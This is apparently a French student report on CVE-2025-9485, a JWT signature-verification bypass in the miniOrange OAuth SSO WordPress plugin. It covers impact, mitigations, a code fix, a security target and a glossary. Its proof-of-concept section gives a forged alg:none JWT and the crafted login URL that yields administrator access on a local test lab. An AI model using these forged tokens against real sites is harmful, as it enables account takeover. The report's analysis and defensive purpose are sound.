

Analyse de la vulnérabilité CVE-2025-9485

Bypass de vérification de signature JWT dans le plugin WordPress miniOrange OAuth

DUPIAT Mathéo - MATTAR Antonio - STABLO Romain

2 décembre 2025

1 Service compromis et type de compromission

Le plugin WordPress **miniOrange OAuth Single Sign-On (SSO)** version **6.26.12** est affecté par une vulnérabilité critique permettant une **prise de contrôle de comptes** via **bypass de vérification de signature JWT**. Le service compromis est un module de gestion d'authentification via des fournisseurs OAuth2/OpenID Connect, intégré à un CMS WordPress.

Type de compromission : Bypass d'authentification via jeton JWT mal validé.

Impact : Élévation de privilège jusqu'à administrateur

La vulnérabilité CVE-2025-9485 permet à un attaquant distant non authentifié d'accéder à un compte utilisateur (potentiellement administrateur) sans posséder les identifiants ni passer par un Identity Provider légitime. Cela est rendu possible par une mauvaise vérification de la signature des jetons JWT dans le traitement de l'authentification OpenID Connect.

2 Explication détaillée de la vulnérabilité

Le problème se situe dans le fichier `class-mooauth-widget.php` à la ligne 577 :

```
$id_token = sanitize_text_field( wp_unslash( $_REQUEST['id_token'] ) );
```

Cette ligne extrait directement un jeton JWT fourni par l'utilisateur dans les paramètres de l'URL (via `id_token=...`), sans effectuer de vérification de signature cryptographique. La seule opération réalisée est une désinfection de texte (`sanitize_text_field`), qui supprime des caractères indésirables mais ne valide en aucun cas l'authenticité du contenu du jeton.

Pourquoi c'est vulnérable ?

Un jeton JWT doit être signé par l'Identity Provider à l'aide d'une clé secrète ou publique. En l'absence de validation de cette signature, un attaquant peut :

- Générer un JWT avec l'algorithme **none**, c'est-à-dire sans signature ;
- Fournir des revendications arbitraires dans le payload, par exemple un email ou un nom d'utilisateur valide sur le site ;

- Être authentifié à tort comme cet utilisateur, sans avoir passé par l'Identity Provider.

Exemple de JWT malicieux :

Header: {"alg": "none", "typ": "JWT"}


Payload: {"email": "admin@site.com", "email_verified": 1}

3 Machines affectées

La vulnérabilité CVE-2025-9485 concerne principalement les serveurs WordPress exposés publiquement sur Internet qui utilisent le plugin miniOrange OAuth SSO. Elle ne nécessite aucune interaction de l'utilisateur ni authentification préalable, ce qui permet à un attaquant d'exploiter la faille depuis un simple navigateur web.

Ce type d'attaque est classé comme critique car elle présente plusieurs caractéristiques dangereuses : elle est réalisable à distance (AV :N), ne requiert aucune authentification (PR :N), a un impact maximal sur la confidentialité, l'intégrité et la disponibilité (CIA :C), et sa complexité d'exploitation est faible (AC :L). Ces critères justifient un score CVSS supérieur à 9.0.

4 Architecture typique impliquée



Composants :

- **Client Web** : Navigateur de l'attaquant
- **Serveur WordPress** : Contient le plugin miniOrange OAuth vulnérable
- **Base MySQL** : Stocke les utilisateurs et leurs rôles
- **Réseau** : HTTP/HTTPS, sans inspection JWT

5 Mesures de protection système

Pour garantir la sécurité du système face à cette vulnérabilité critique, deux axes doivent être traités : limiter l'impact d'une éventuelle exploitation, et empêcher qu'elle ne puisse se produire.

Pour **limiter l'impact en cas d'exploitation** on doit avoir une surveillance active des connexions SSO, en configurant des journaux détaillés et des alertes en cas de comportements suspects, comme la connexion d'un nouvel utilisateur ou d'un administrateur via SSO. Les comptes les plus sensibles, notamment les administrateurs, doivent idéalement être isolés de l'authentification SSO vulnérable : en les forçant à utiliser un login local protégé par authentification à deux facteurs. Appliquer le principe du moindre privilège permet aussi de réduire les conséquences immédiates d'un contournement : les comptes de type **Subscriber** ou équivalents doivent avoir des droits strictement limités. Enfin, la mise en place de sauvegardes régulières et la conservation des journaux HTTP, PHP et SQL permettent une restauration rapide en cas de compromission, ainsi qu'une analyse forensique détaillée des actions de l'attaquant.

Pour **empêcher l'exploitation**, on doit mettre à jour le plugin miniOrange OAuth vers la version 6.26.13 ou ultérieure, laquelle introduit enfin une vérification correcte des signatures JWT. Si une mise à jour immédiate n'est pas envisageable, il est alors préférable de désactiver temporairement le plugin SSO. En complément, l'usage d'un Web Application Firewall (WAF) permet de bloquer les requêtes contenant un paramètre `id_token` non signé ou émanant de sources non autorisées. Il est également recommandé de restreindre l'accès aux URLs critiques du plugin aux seules adresses IP des fournisseurs OAuth connus. Côté configuration, il faut forcer les communications en HTTPS, sécuriser les secrets clients, et activer les protections additionnelles du protocole OIDC comme le champ `nonce`. Enfin, un audit de sécurité des plugins installés permettra d'éliminer ceux qui ne sont plus nécessaires ou maintenus.

Correctif à appliquer : La ligne vulnérable suivante :

```
$id_token = sanitize_text_field( wp_unslash( $_REQUEST['id_token'] ) );
```

doit être remplacée par un traitement sécurisé du jeton, via une bibliothèque de validation conforme à la norme JWT :

```
require_once 'path/to/JWT.php';
$jwt = $_REQUEST['id_token'];
$decoded = JWT::decode($jwt, $public_key, array('RS256'));
```

Ce traitement doit impérativement valider la signature avec la clé publique du fournisseur d'identité, rejeter tout jeton dont l'en-tête spécifie `alg: none`, et vérifier la présence et la validité des champs critiques comme `email_verified`, `aud` (audience) ou `nonce`.

6 Bonnes pratiques de sécurité

Voici les recommandations de sécurité qu'un administrateur système devrait appliquer pour renforcer la résilience de son infrastructure.

Avant tout, toute implémentation SSO s'appuyant sur des JWT doit obligatoirement vérifier la signature du jeton reçu, en refusant l'usage de l'algorithme `none`. L'intégration avec un fournisseur OAuth/OIDC de confiance est également essentielle, avec des échanges

strictement en HTTPS, des secrets protégés, et des paramètres comme `nonce` activés si disponibles.

D'un point de vue système, des mécanismes comme l'authentification multifactorielle, l'utilisation d'un WAF ou la journalisation avancée permettent de limiter la portée d'une exploitation. L'environnement PHP doit être durci (désactivation des fonctions non utilisées, confinement des droits), et des mises à jour rapides doivent être appliquées dès la publication d'un correctif (veille sur CVE, RSS, mailing-lists...).

7 Bonnes pratiques côté développement

Revue de code orientée sécurité. Toute fonctionnalité manipulant des jetons JWT doit être revue pour vérifier que la signature est validée, que l'algorithme est contrôlé, et que les données ne sont jamais acceptées aveuglément.

Tests automatisés. Des tests unitaires et d'intégration doivent simuler des scénarios abusifs comme l'injection d'un JWT non signé. Ces tests permettent d'identifier les oublis de validation ou les contournements.

Contrôle des algorithmes et validation stricte. Le code doit refuser tout JWT qui n'emploie pas l'algorithme prévu (ex. RS256). Il est également essentiel de valider les claims (`aud`, `sub`, `iss`, `nonce`, etc.) pour éviter toute injection d'identité.

Culture sécurité et gestion des patches. Il est important de former les développeurs aux fondamentaux de la sécurité web, de la cryptographie et des protocoles d'authentification modernes. Des check-lists sécurité doivent être intégrées dans les cycles de release pour vérifier que toutes les entrées sont contrôlées, que les jetons sont validés, et que les dépendances critiques sont à jour. Enfin, dès la découverte d'une faille, un processus clair de publication de correctif (avec notification des utilisateurs) doit être déclenché rapidement. Dans le cas présent, le correctif publié peu après la divulgation est un exemple à suivre.

Ces bonnes pratiques participent à la mise en place d'un développement sécurisé dès la conception (*Security by Design*) et tout au long du cycle de vie logiciel.

8 Cible de sécurité du produit

La vulnérabilité identifiée dans le plugin miniOrange OAuth SSO affecte directement la cible de sécurité du système WordPress, en compromettant les garanties fondamentales attendues d'un mécanisme d'authentification fédérée.

Utilisateurs concernés

- **Utilisateurs finaux** : employés, membres ou clients accédant au site via SSO, qui s'attendent à ce que leurs identifiants soient protégés et que leurs sessions ne puissent pas être usurpées.
- **Administrateurs du site** : détenteurs de privilèges élevés dans l'interface WordPress. Leur authentification repose sur la fiabilité de l'intégration OAuth.
- **Fournisseurs d'identité tiers (IdP)** : tels que Google ou Azure AD. Bien qu'ils ne soient pas directement compromis, la confiance dans leur service peut être remise en cause par l'exploitation côté Service Provider.

Biens à protéger

- **Comptes utilisateurs WordPress** : y compris leur rôle et leurs permissions associées.
- **Contenus et configuration du site** : pages, articles, fichiers, base de données, paramètres et extensions installées.
- **Disponibilité du service** : prévenir toute action malveillante visant à perturber ou bloquer le fonctionnement normal du site.
- **Crédibilité du mécanisme SSO** : actif immatériel mais essentiel, dont la fiabilité est un pilier de sécurité pour les utilisateurs et les administrateurs.

Menaces identifiées

- **Usurpation d'identité / Escalade de privilèges** : contournement de l'authentification pour se faire passer pour un autre utilisateur, voire un administrateur.
- **Accès non autorisé à des données sensibles** : exfiltration de profils, données personnelles ou internes via l'accès backend.
- **Modification ou injection de contenu malveillant** : ajout de backdoors, changement de configuration, ou installation de plugins malveillants.
- **Sabotage ou DoS applicatif** : suppression de pages critiques, dépublication de contenu ou création de conflits utilisateurs.
- **Évasion des mécanismes de détection** : requêtes forgées qui imitent un flux OAuth légitime, rendant les journaux trompeurs.
- **Mouvement latéral dans le SI** : si le compte WordPress donne accès à d'autres services (APIs internes, comptes réutilisés), une compromission peut s'étendre.

Fonctions de sécurité attendues

Pour répondre à ces menaces, le système WordPress avec plugin SSO doit implémenter les fonctions suivantes :

- **Vérification cryptographique stricte** de chaque jeton JWT : signature, issuer, audience, nonce.
- **Contrôle d'accès robuste** : validation des rôles mappés et des droits réellement attribués.
- **Traçabilité complète** des connexions SSO (adresse IP, claims du token, horodatage).
- **Canaux chiffrés** via HTTPS pour empêcher l'interception ou la modification des tokens.
- **Protection contre les rejets et relectures** (anti-replay) : vérification du nonce et de l'expiration des tokens.
- **Durcissement de l'intégration OAuth** : interdire `alg: none`, refuser les tokens hors domaine, restreindre les IPs autorisées si possible.

En résumé, cette cible de sécurité vise à garantir que seuls les utilisateurs authentifiés et autorisés puissent accéder au site WordPress, que les jetons JWT soient validés de manière fiable, et que toute tentative de contournement soit détectée ou bloquée.

9 Expérimentation : preuve de concept

9.1 Mise en place de l'environnement WordPress vulnérable

Un environnement de test est fourni dans l'archive `wordpress-cve-2025-9485.zip`, contenant :

- WordPress 6.4
- Plugin vulnérable miniOrange OAuth v6.26.12 (`miniorange-login.zip`)
- Un `docker-compose.yml` pour lancer WordPress et MySQL
- Un fichier de test pour vérifier l'interprétation du mappage

Étapes de déploiement

1. Décompressez l'archive `wordpress-cve-2025-9485.zip`.
2. Depuis ce dossier, lancez la stack avec :

```
docker compose up -d
```
3. Accédez à `http://localhost:8080` pour initialiser WordPress.
4. Créez un compte **administrateur WordPress**.

9.2 Activation du plugin vulnérable

1. Allez dans **Extensions > Ajouter > Téléverser une extension**, puis installez le fichier `miniorange-login.zip`.
2. Activez l'extension **OAuth Single Sign On - SSO (OAuth Client)** (voir Fig. 1).

9.3 Configuration pour l'exploitation

1. Suivez les instructions de <https://plugins.miniorange.com/google-single-sign-on-wordpress-sso-oauth-openid-connect> pour relier Google SSO (avec un client OAuth2 Google).
2. Dans la section **Attribute Mapping**, mappez les champs comme suit (voir Fig. 2) :
 - Nom d'utilisateur : `sub`
 - Email : `email`
3. Activez l'option **Allow admin SSO** (Fig. 3) pour permettre aux comptes admin de se connecter via SSO.

9.4 Étapes de l'attaque

1. Depuis <https://jwt.io>, générez un jeton JWT **non signé** avec :

```
Header:
{
  "alg": "none",
  "typ": "JWT"
}
Payload:
{
  "sub": "stabl0r",
```

```
"email": "grospoisson4@gmail.com",  
"email_verified": true  
}
```

2. Le JWT ainsi généré (base64 sans signature) est de la forme :

```
eyJhbGciOiJub251IiwidHlwIjoiSldUIIn0.eyJzdWIiOiJzdGFibG9yI...
```

3. Ouvrez cette URL dans un navigateur :

```
http://localhost:8080/?code=dummy&state=Z2FwcHM=&id_token=eyJhbGciOi...
```

4. Si le plugin est mal configuré (validation de signature absente), l'attaquant est automatiquement connecté en tant qu'administrateur.

9.5 Script de test de mappage JWT

Ce script est utile en cas de doute sur le bon fonctionnement du mappage d'attributs ou pour identifier une mauvaise configuration (erreur de mapping, absence d'utilisateur cible, etc.).

Pour aider au diagnostic lors de l'expérimentation, un fichier `test-jwt-mapping.php` est fourni à la racine du projet WordPress. Il permet de vérifier si le mappage des attributs JWT est correctement interprété par le système WordPress (notamment l'email et le nom d'utilisateur).

Objectif : S'assurer que le plugin est capable d'associer un jeton JWT reçu à un compte utilisateur WordPress existant.

Utilisation

1. Accédez à l'URL suivante dans votre navigateur :

```
http://localhost:8080/test-jwt-mapping.php?id_token=<VOTRE_JWT>
```

2. Le script décode le JWT, extrait l'attribut `email` et `sub` (nom d'utilisateur), puis tente de retrouver un utilisateur WordPress correspondant.
3. En cas de succès, les informations du compte détecté sont affichées : ID, login, email, rôles.
4. Si aucun utilisateur n'est trouvé, une liste de tous les comptes existants est affichée pour aide au debug.

Exemple d'appel :

```
http://localhost:8080/test-jwt-mapping.php?id_token=eyJhbGciOiJub251...
```

Résultat

L'attaquant obtient un cookie de session WordPress valide. En visitant `/wp-admin/`, il accède aux privilèges d'administration complets.

Cette preuve de concept illustre comment une simple faille de validation cryptographique permet une compromission totale du site via un JWT falsifié.

10 Glossaire

JWT JSON Web Token : Format standard pour transmettre des assertions d'identité, souvent utilisé dans les protocoles d'authentification. Il contient un header, un payload (claims) et une signature. RFC 7519.

OAuth 2.0 / OpenID Connect (OIDC) Protocoles d'autorisation (OAuth) et d'authentification (OIDC). OAuth fournit un access token pour des permissions spécifiques. OIDC ajoute l'id_token signé pour authentifier l'utilisateur.

alg :none Algorithme de signature « vide », autorisé par le standard JWT pour des usages internes très limités. Son acceptation côté serveur sans validation ouvre des failles critiques.

Authentification Processus permettant de vérifier l'identité d'un utilisateur. Ici, il repose sur la validation du token JWT retourné par l'IdP (Identity Provider).

Authorization Code Jeton temporaire émis par l'IdP dans le flux OAuth2 standard. Il est échangé côté client contre un id_token et un access_token définitifs.

Attaque par replay Réutilisation malveillante d'un message (ex : token) capturé précédemment.

Forge de token Génération d'un faux JWT avec un contenu arbitraire (email, username, etc.), sans passer par l'IdP officiel.

Nonce Valeur aléatoire insérée dans une requête d'authentification pour garantir son unicité et empêcher les attaques par replay.

Plugin WordPress Module externe ajoutant des fonctionnalités au CMS WordPress. Ici, le plugin vulnérable gère l'authentification via OAuth/OIDC.

Single Sign-On (SSO) Authentification unique. L'utilisateur se connecte une fois auprès d'un IdP, puis accède à plusieurs services (SP) sans se réauthentifier.

Web Application Firewall (WAF) Outil filtrant les requêtes HTTP pour détecter ou bloquer les attaques (ex : injections, tokens suspects). Peut bloquer les JWT alg:none.

11 Références

- CVE officielle : <https://nvd.nist.gov/vuln/detail/CVE-2025-9485>
- Plugin miniOrange : <https://plugins.miniorange.com/google-single-sign-on-wordpress>
- NVD NIST : <https://nvd.nist.gov/vuln/detail/CVE-2025-9485>,
- Wiz.io : *CVE-2025-9485 WordPress Analysis and mitigation*, <https://www.wiz.io/vulnerability-database/cve/cve-2025-9485>,
- Wordpress Pluggin : <https://plugins.trac.wordpress.org/changeset/3360768/miniorange-login-with-eve-online-google-facebook>,
- Wordfence : <https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugin-miniorange-login-with-eve-online-google-facebook/oauth-single-sign-on-sso-oauth>
- Invicti : *JWT Signature Bypass via None Algorithm*, <https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/jwt-signature-bypass-via-none-algorithm>




FIGURE 1 – Plugin miniOrange activé en version vulnérable 6.26.12

Mappage d'attributs [Required for SSO & Account Linking]

Faire **Test de configuration** pour obtenir la configuration du mappage d'attributs. 

***Nom d'utilisateur :** [Change to manual mode](#)
[Map unique attribute with username]

***Email :** [Change to manual mode](#)

FIGURE 2 – Mapping des attributs SSO (champ sub/email)

Allow admin SSO: ☒ Allow admin user to perform SSO

 Please enable **email mapping** for admin authentication

FIGURE 3 – Activation du SSO pour les comptes administrateurs